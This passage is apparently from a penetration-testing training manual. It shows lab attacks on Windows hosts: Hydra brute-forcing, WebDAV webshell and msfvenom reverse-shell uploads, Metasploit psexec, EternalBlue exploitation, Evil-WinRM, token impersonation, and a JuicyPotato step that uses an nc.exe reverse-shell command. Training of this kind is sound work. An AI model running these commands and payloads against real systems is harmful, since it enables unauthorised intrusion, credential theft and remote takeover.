|_http-server-header: Microsoft-IIS/10.0
```



Figure 1: Browser showing authentication dialog for http://10.2.17.124/webdav/

 © Atlas Defenders 2026 – All Rights Reserved

Step 3: Brute-Force Attack with Hydra

```
hydra -L /usr/share/wordlists/metasploit/common_users.txt \
      -P /usr/share/wordlists/metasploit/common_passwords.txt \
      10.2.17.124 http-get /webdav/
```

Hydra Command Breakdown

- `-L` - Username wordlist file
- `-P` - Password wordlist file
- `http-get` - Protocol/method to use
- `/webdav/` - Target directory

Figure 2: Successful WebDAV access showing file listing

Step 4: Testing WebDAV with davtest

```
davtest -auth bob:password_123321 -url http://10.2.17.124/webdav/
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - davtest Results

```
****************************************************
Testing DAV connection
OPEN            SUCCEED:                http://10.2.17.124/webdav
****************************************************
Creating directory
MKCOL           SUCCEED:                Created http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz
****************************************************
Sending test files
PUT     txt     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.txt
PUT     jsp     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.jsp
PUT     aspx    SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.aspx
PUT     asp     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.asp
PUT     php     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.php
****************************************************
Checking for test file execution
EXEC    txt     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.txt
EXEC    aspx    SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.aspx
EXEC    asp     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.asp
EXEC    php     SUCCEED:        http://10.2.17.124/webdav/
    DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.php
```

davtest Analysis

The server accepts uploads for all tested file types and successfully executes .asp, .aspx, and .php files. This confirms that ASP.NET is properly configured and we can upload executable payloads.

 © Atlas Defenders 2026 – All Rights Reserved

Step 5: Using Cadaver for Interactive WebDAV Access

```
cadaver http://10.2.17.124/webdav
```

Terminal Output - Cadaver Session

```
Authentication required for 10.2.17.124 on server '10.2.17.124':
Username: bob
Password:
dav:/webdav/> ls
Listing collection '/webdav/': succeeded.
Coll:   DavTestDir_U3tigmD3SFfZz                  0  Dec 24 06:52
        AttackDefense.txt                        13  Jan  2  2021
        web.config                              168  Jan  2  2021
dav:/webdav/>
```

Step 6: Uploading a Webshell

A webshell provides a web-based interface for executing commands on the compromised server.

```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
```

Webshell Location

Kali Linux includes pre-built webshells in `/usr/share/webshells/` for various languages (ASP, PHP, JSP, etc.). These provide quick access to command execution capabilities.

Once uploaded, access the webshell through your browser at `http://10.2.17.124/webdav/webshell.asp`

Figure 3: Webshell interface showing command execution capabilities

 © Atlas Defenders 2026 – All Rights Reserved

The webshell interface allows you to execute system commands such as `whoami`, `ipconfig`, `dir`, and other Windows commands directly through the web browser.

9.5.5 Method 2: Metasploit Exploitation with Meterpreter

This method uses Metasploit Framework to generate a more sophisticated Meterpreter payload for advanced post-exploitation.

Step 1: Generating Meterpreter Payload

```
msfvenom -p windows/meterpreter/reverse_tcp \
         LHOST=10.10.5.2 \
         LPORT=1234 \
         -f asp > shell.asp
```

msfvenom Command Breakdown

- `-p windows/meterpreter/reverse_tcp` - Payload type
- `LHOST=10.10.5.2` - Attacker's IP address
- `LPORT=1234` - Port for reverse connection
- `-f asp` - Output format (ASP file)
- `> shell.asp` - Save to file

Why Meterpreter over Webshell?

- Advanced post-exploitation capabilities
- Built-in privilege escalation tools
- File system manipulation
- Process migration and injection
- Network pivoting
- Screenshot capture and keylogging
- Persistent access mechanisms
- Encrypted communication channel

Step 2: Upload Payload via Cadaver

Upload the generated Meterpreter payload to the WebDAV server:

```
# In cadaver session
dav:/webdav/> put shell.asp
```

 © Atlas Defenders 2026 – All Rights Reserved

Verify the upload by listing the directory contents:

```
dav:/webdav/> ls
```



Figure 4: Directory listing showing uploaded shell.asp file

Step 3: Set Up Metasploit Handler

Before triggering the payload, set up a handler to catch the incoming Meterpreter connection:

```
# Start Metasploit
msfconsole

# Configure the handler
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.5.2
set LPORT 1234
exploit
```

 © Atlas Defenders 2026 – All Rights Reserved

Step 4: Execute Payload and Catch Session

Access the uploaded shell.asp file through your browser at `http://10.2.17.124/webdav/shell.asp` to trigger the payload. The Metasploit handler will catch the connection and establish a Meterpreter session.



Figure 5: Successful Meterpreter session established with system information

Post-Exploitation with Meterpreter

Once you have a Meterpreter session, you can:

- `getuid` - Check current user
- `sysinfo` - Get system information
- `hashdump` - Dump password hashes
- `screenshot` - Capture screenshots
- `migrate` - Move to another process
- `getsystem` - Attempt privilege escalation

9.5.6 SMB Exploitation

SMB (Server Message Block) is a network file sharing protocol used to facilitate file and peripheral sharing between computers on a local network.

SMB Overview

- Default port: TCP 445 (originally TCP 139 over NetBIOS)

 © Atlas Defenders 2026 – All Rights Reserved

- Used for file sharing, printer sharing, and inter-process communication
- SAMBA is the Linux implementation of SMB
- Supports multiple authentication methods

SMB Authentication

SMB utilizes two levels of authentication:

- **User Authentication** - Users provide username and password to access SMB server
- **Share Authentication** - Users provide password to access restricted shares

Both use challenge-response authentication to prevent password transmission in plaintext.

PsExec Overview

PsExec is a lightweight telnet-replacement developed by Microsoft that allows process execution on remote Windows systems.

PsExec Characteristics:

- Authentication performed via SMB
- Can run arbitrary commands remotely
- Similar to RDP but command-line based
- Requires valid administrative credentials
- Works over port 445 (SMB)

Step 1: SMB Service Detection

```
nmap -sV -sC 10.2.24.221
```

Terminal Output - Nmap SMB Scan

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services

Host script results:
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2021-12-25 02:06:36
|_  start_date: 2021-12-25 02:04:22
```

 © Atlas Defenders 2026 – All Rights Reserved

Step 2: SMB Brute-Force with Metasploit

```
use auxiliary/scanner/smb/smb_login
set RHOSTS 10.2.24.221
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
run
```

Terminal Output - SMB Login Scan Results

```
[+] 10.2.24.221:445  - 10.2.24.221:445 - Success: '.\sysadmin:samantha'
[+] 10.2.24.221:445  - 10.2.24.221:445 - Success: '.\demo:victoria'
[+] 10.2.24.221:445  - 10.2.24.221:445 - Success: '.\auditor:elizabeth'
[+] 10.2.24.221:445  - 10.2.24.221:445 - Success: '.\administrator:
    qwertyuiop' Administrator
```

Step 3: Using psexec.py for Remote Shell

```
psexec.py administrator:qwertyuiop@10.2.24.221
```

psexec.py Usage

psexec.py is part of the Impacket library and provides direct command execution or interactive shell access. It supports both password and hash-based authentication (-hashes option for Pass-the-Hash).

Step 4: Using Metasploit's PsExec Module

```
use exploit/windows/smb/psexec
set RHOSTS 10.2.24.221
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - PsExec Exploitation

```
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] 10.2.24.221:445 - Connecting to the server...
[*] 10.2.24.221:445 - Authenticating to 10.2.24.221:445 as user '
    Administrator'...
[*] 10.2.24.221:445 - Selecting PowerShell target
[*] 10.2.24.221:445 - Executing the payload...
[+] 10.2.24.221:445 - Service start timed out, OK if running a command...
[*] Sending stage (176195 bytes) to 10.2.24.221
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.24.221:49705)

meterpreter >
```

9.5.7 MS17-010 EternalBlue Exploitation

EternalBlue (MS17-010/CVE-2017-0144) is a collection of Windows vulnerabilities and exploits that allow remote code execution through the SMBv1 protocol.

EternalBlue Overview

- Developed by the NSA, leaked by Shadow Brokers in 2017
- Exploits vulnerability in Windows SMBv1 protocol
- Used in WannaCry ransomware attack (June 2017)
- Allows remote code execution without authentication
- Microsoft released patch in March 2017 (many systems still unpatched)

Affected Windows Versions

- Windows Vista
- Windows 7
- Windows Server 2008
- Windows 8.1
- Windows Server 2012
- Windows 10 (early versions)
- Windows Server 2016

 © Atlas Defenders 2026 – All Rights Reserved

Step 1: Target Reconnaissance

```
sudo nmap -sV -p 445 -O 10.10.10.12
```

Terminal Output - Nmap OS Detection

```
PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
    microsoft-ds
MAC Address: 08:00:27:CE:9D:1A (Oracle VirtualBox virtual NIC)
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
            Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Service Info: OS: Windows Server 2008 R2 - 2012
```

Step 2: Vulnerability Confirmation

```
nmap -p 445 --script smb-vuln-ms17-010 10.10.10.12
```

Terminal Output - MS17-010 Vulnerability Scan

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17
    -010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
    SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Step 3: Using AutoBlue-MS17-010

```
# Clone the repository
git clone https://github.com/3ndG4me/AutoBlue-MS17-010

# Navigate to shellcode directory
cd AutoBlue-MS17-010/shellcode

# Prepare shellcode
```

 © Atlas Defenders 2026 – All Rights Reserved

```
./shell_prep.sh
```

Terminal Output - Shell Preparation

```
Eternal Blue Windows Shellcode Compiler

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell
with msfvenom? (Y/n)
Y
LHOST for reverse connection: 10.10.10.10
LPORT for reverse connection: 1234
```

Step 4: Set Up Listener

```
nc -nvlp 1234
```

Step 5: Execute Exploit

```
python eternalblue_exploit7.py 10.10.10.12 shellcode/sc_x64.bin
```

Terminal Output - Exploit Execution

```
shellcode size: 1232
numGroomConn: 13
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Terminal Output - Received Shell

```
listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.12] 49673
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

 © Atlas Defenders 2026 – All Rights Reserved

EternalBlue Success

Successful exploitation of MS17-010 provides immediate SYSTEM-level access to the target machine without requiring any credentials. The shell is running with the highest possible privileges.

9.5.8 RDP Exploitation

Remote Desktop Protocol (RDP) is Microsoft's proprietary GUI remote access protocol for Windows systems.

RDP Overview

- Default port: TCP 3389
- Provides full graphical desktop access
- Requires legitimate user credentials
- Supports Network Level Authentication (NLA)
- Can be moved to non-standard ports

Step 1: RDP Service Detection

```
nmap -sV 10.2.24.86
```

Terminal Output - Nmap RDP Detection

```
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012
3389/tcp  open  ssl/dec-notes?
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012
```

Step 2: Verify RDP on Non-Standard Port

If RDP is running on a non-standard port (e.g., 3333), use Metasploit to verify:

```
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS 10.2.24.86
set RPORT 3333
run
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - RDP Scanner Results

```
[*] 10.2.24.86:3333  - Detected RDP on 10.2.24.86:3333
                       (Windows version: 6.3.9600) (Requires NLA: Yes)
[*] 10.2.24.86:3333  - Scanned 1 of 1 hosts (100% complete)
```

Step 3: RDP Brute-Force with Hydra

```
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt \
      -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt \
      rdp://10.2.24.86 -s 3333
```

Terminal Output - Hydra RDP Attack

```
Hydra v9.0 (c) 2019 by van Hauser/THC
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel
    connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7063 login tries (l:7/p
    :1009)
[DATA] attacking rdp://10.2.24.86:3333/

[3333][rdp] host: 10.2.24.86   login: sysadmin   password: samantha
[3333][rdp] host: 10.2.24.86   login: demo   password: victoria
[3333][rdp] host: 10.2.24.86   login: auditor   password: elizabeth
[3333][rdp] host: 10.2.24.86   login: administrator   password: qwertyuiop

1 of 1 target successfully completed, 4 valid passwords found
```

Step 4: Connecting with xfreerdp

```
xfreerdp /u:administrator /p:qwertyuiop /v:10.2.24.86:3333
```

root@attackdefense:~# xfreerdp /u:administrator /p:qwertyuiop /v:10.2.24.86:3333
[04:51:09:961] [177782:177783] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[04:51:09:986] [177782:177783] [ERROR][com.freerdp.crypto] - @@@@



Figure 7: Successful RDP desktop connection showing Windows Server 2012 R2

RDP Access Achieved

After bypassing the certificate warning, full GUI access to the Windows Server 2012 R2 system is established with administrator privileges. All desktop applications and system management tools are accessible.

9.5.9 WinRM Exploitation

Windows Remote Management (WinRM) is Microsoft's implementation of the WS-Management protocol for remote Windows system management.

WinRM Overview

- Ports: 5985 (HTTP), 5986 (HTTPS)
- Purpose: PowerShell remoting and remote command execution
- Authentication: Multiple methods (Basic, Negotiate, Kerberos, NTLM)
- Typically enabled on Windows Server editions

 © Atlas Defenders 2026 – All Rights Reserved

WinRM Use Cases

- Remote access and interaction with Windows hosts
- Remote command and script execution
- Remote system management and configuration
- Automated administrative tasks
- PowerShell remoting sessions

Step 1: WinRM Service Detection

```
nmap -sV -p 5985 10.2.18.45
```

Terminal Output - Nmap WinRM Detection

```
PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Step 2: WinRM Brute-Force with CrackMapExec

```
crackmapexec winrm 10.2.18.45 -u administrator \
             -p /usr/share/metasploit-framework/data/wordlists/unix_passwords.
   txt
```

Terminal Output - CrackMapExec WinRM Results

```
WINRM    10.2.18.45    5985    NONE    [-] None\administrator:hello
WINRM    10.2.18.45    5985    NONE    [-] None\administrator:elizabeth
WINRM    10.2.18.45    5985    NONE    [-] None\administrator:hottie
WINRM    10.2.18.45    5985    NONE    [+] None\administrator:tinkerbell (
    Pwn3d!)
```

 © Atlas Defenders 2026 – All Rights Reserved

Step 3: Command Execution with CrackMapExec

```
crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x "whoami"
```

Terminal Output - Command Execution

```
WINRM    10.2.18.45    5985    NONE    [*] http://10.2.18.45:5985/wsman
WINRM    10.2.18.45    5985    NONE    [+] None\administrator:tinkerbell (
    Pwn3d!)
WINRM    10.2.18.45    5985    NONE    [+] Executed command
WINRM    10.2.18.45    5985    NONE    server\administrator
```

Step 4: Interactive Shell with Evil-WinRM

```
evil-winrm.rb -u administrator -p 'tinkerbell' -i 10.2.18.45
```

Terminal Output - Evil-WinRM Session

```
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Evil-WinRM Capabilities

Evil-WinRM provides a full interactive PowerShell remoting session with additional features:

- File upload and download
- PowerShell script execution
- DLL injection
- AMSI bypass
- In-memory assembly execution

9.6 Windows Privilege Escalation

Privilege escalation is the process of exploiting vulnerabilities or misconfigurations to elevate privileges from one user to another, typically to a user with administrative or SYSTEM access.

 © Atlas Defenders 2026 – All Rights Reserved

9.6.1 Privilege Escalation Overview

Why Privilege Escalation Matters

- Vital element of the attack lifecycle
- Major determinant in penetration test success
- Required to perform administrative tasks
- Necessary for accessing protected system resources
- Enables installation of persistence mechanisms
- Facilitates lateral movement within networks

Common Privilege Escalation Vectors

- Kernel exploits
- Service misconfigurations
- Unquoted service paths
- AlwaysInstallElevated policy
- DLL hijacking
- Token impersonation
- UAC bypass
- Stored credentials
- Scheduled tasks with weak permissions

9.6.2 Windows Kernel

A kernel is a computer program that is the core of an operating system and has complete control over every resource and hardware on a system.

Windows NT Kernel

Windows NT kernel operates in two main modes:

- **User Mode** - Programs and services have limited access to system resources and functionality
- **Kernel Mode** - Unrestricted access to system resources, hardware management, and memory

Security Eagles

Windows Kernel Exploitation

- Kernel exploits target vulnerabilities in the Windows kernel
- Execute arbitrary code with SYSTEM privileges
- Used to run privileged commands or obtain SYSTEM shell
- Process differs based on Windows version and exploit

Kernel Exploitation Methodology

1. Identify kernel vulnerabilities through enumeration
2. Download or compile appropriate kernel exploit
3. Transfer exploit to target system
4. Execute exploit to gain elevated privileges
5. Verify SYSTEM-level access

9.7 Windows Privilege Escalation - Enumeration

Thorough enumeration is critical for identifying privilege escalation vectors. This section covers manual and automated enumeration techniques.

9.7.1 Manual Enumeration

System Information

```
# Get system information
systeminfo

# Get OS version
ver

# Get hostname
hostname

# Check system architecture
wmic os get osarchitecture

# List environment variables
set
```

 © Atlas Defenders 2026 – All Rights Reserved

User Information

```
# Current user
whoami

# User privileges
whoami /priv

# User groups
whoami /groups

# All users
net user

# Specific user details
net user administrator

# Local groups
net localgroup

# Administrator group members
net localgroup administrators
```

Network Information

```
# Network configuration
ipconfig /all

# Routing table
route print

# ARP cache
arp -a

# Active connections
netstat -ano

# Firewall status
netsh firewall show state

# Firewall configuration
netsh firewall show config
```

Process and Service Enumeration

```
# List running processes
tasklist /v

# List services
sc query

# Get service details
sc qc <service_name>
```

 © Atlas Defenders 2026 – All Rights Reserved

```

# List scheduled tasks
schtasks /query /fo LIST /v

# PowerShell process enumeration
Get-Process
Get-Service
```

File System Enumeration

```
# Search for interesting files
dir /s *pass* == *cred* == *vnc* == *.config*

# Search for unattend files
dir /s *unattend*

# Search registry for passwords
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s

# PowerShell file search
Get-ChildItem -Path C:\ -Include *.txt,*.xml,*.config -Recurse -ErrorAction
    SilentlyContinue
```

9.7.2 Automated Enumeration Tools

WinPEAS (Windows Privilege Escalation Awesome Scripts)

```
# Download WinPEAS
# On Kali: locate winPEAS

# Transfer to target
# Execute
winPEASany.exe

# With specific checks
winPEASany.exe systeminfo userinfo
```

PowerUp (PowerShell)

```
# Load PowerUp
powershell -ep bypass
. .\PowerUp.ps1

# Run all checks
Invoke-AllChecks

# Specific checks
Get-UnquotedService
Get-ModifiableServiceFile
Get-ModifiableService
```

 © Atlas Defenders 2026 – All Rights Reserved

```
Get-ServiceDetail
```

Windows Exploit Suggester

```
# On Kali
# Save systeminfo output
systeminfo > systeminfo.txt

# Transfer file to Kali
# Run Windows Exploit Suggester
python windows-exploit-suggester.py --database <DB_FILE> --systeminfo
    systeminfo.txt
```

9.8 Windows Privilege Escalation - Impersonate Token

Token impersonation is a powerful privilege escalation technique that leverages Windows access tokens to escalate privileges.

9.8.1 Windows Access Tokens Overview

Access tokens are objects that describe the security context of a process or thread. They contain:

- User account SID (Security Identifier)
- Group memberships
- User privileges
- Logon session information

Token Types

- **Primary Token** - Represents the security information for a process
- **Impersonation Token** - Allows a thread to execute in a security context different from the process

Impersonation Levels

- **Anonymous** - Server cannot identify or impersonate the client
- **Identification** - Server can get identity but cannot impersonate
- **Impersonation** - Server can act as the client on local system
- **Delegation** - Server can act as the client on remote systems

Security Eagle

 © Atlas Defenders 2026 – All Rights Reserved

9.8.2 Checking Impersonation Privileges

```
# Check current privileges
whoami /priv
```

Terminal Output - Privilege Check

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
    State
============================= ========================================
    ========
SeDebugPrivilege              Debug programs
    Disabled
SeImpersonatePrivilege        Impersonate a client after authentication
    Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
    Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
    Enabled
```

Key Privileges for Impersonation

Look for these privileges:

- **SeImpersonatePrivilege** - Allows token impersonation
- **SeAssignPrimaryTokenPrivilege** - Allows assigning primary tokens
- **SeDebugPrivilege** - Allows debugging and memory access

These privileges, especially SeImpersonatePrivilege, can be abused for privilege escalation.

 © Atlas Defenders 2026 – All Rights Reserved

9.8.3 Token Impersonation with Meterpreter

Using Incognito Module

```
meterpreter > load incognito
meterpreter > list_tokens -u
```

Terminal Output - Available Tokens

```
Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
WORKGROUP\ADMINISTRATOR

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

Impersonating a Token

```
# Impersonate SYSTEM token
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"

# Verify
meterpreter > getuid
```

Terminal Output - Token Impersonation Success

```
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM

Server username: NT AUTHORITY\SYSTEM
```

9.8.4 Potato Family Exploits

The "Potato" family of exploits leverage token impersonation to escalate privileges on Windows systems.

Potato Exploits

- **Hot Potato** - NBNS spoofing and NTLM relay
- **Rotten Potato** - COM object abuse for SYSTEM impersonation
- **Juicy Potato** - Improved COM object selection

 © Atlas Defenders 2026 – All Rights Reserved

- **Rogue Potato** - Fake OXID resolver abuse
- **PrintSpoofer** - Print Spooler service abuse

Using Juicy Potato

```
# Upload JuicyPotato.exe to target
# Create a batch file for reverse shell
echo START C:\Temp\nc.exe -e cmd.exe 10.10.10.10 4444 > shell.bat

# Execute Juicy Potato
JuicyPotato.exe -l 1337 -p C:\Temp\shell.bat -t * -c {CLSID}
```

CLSID Selection

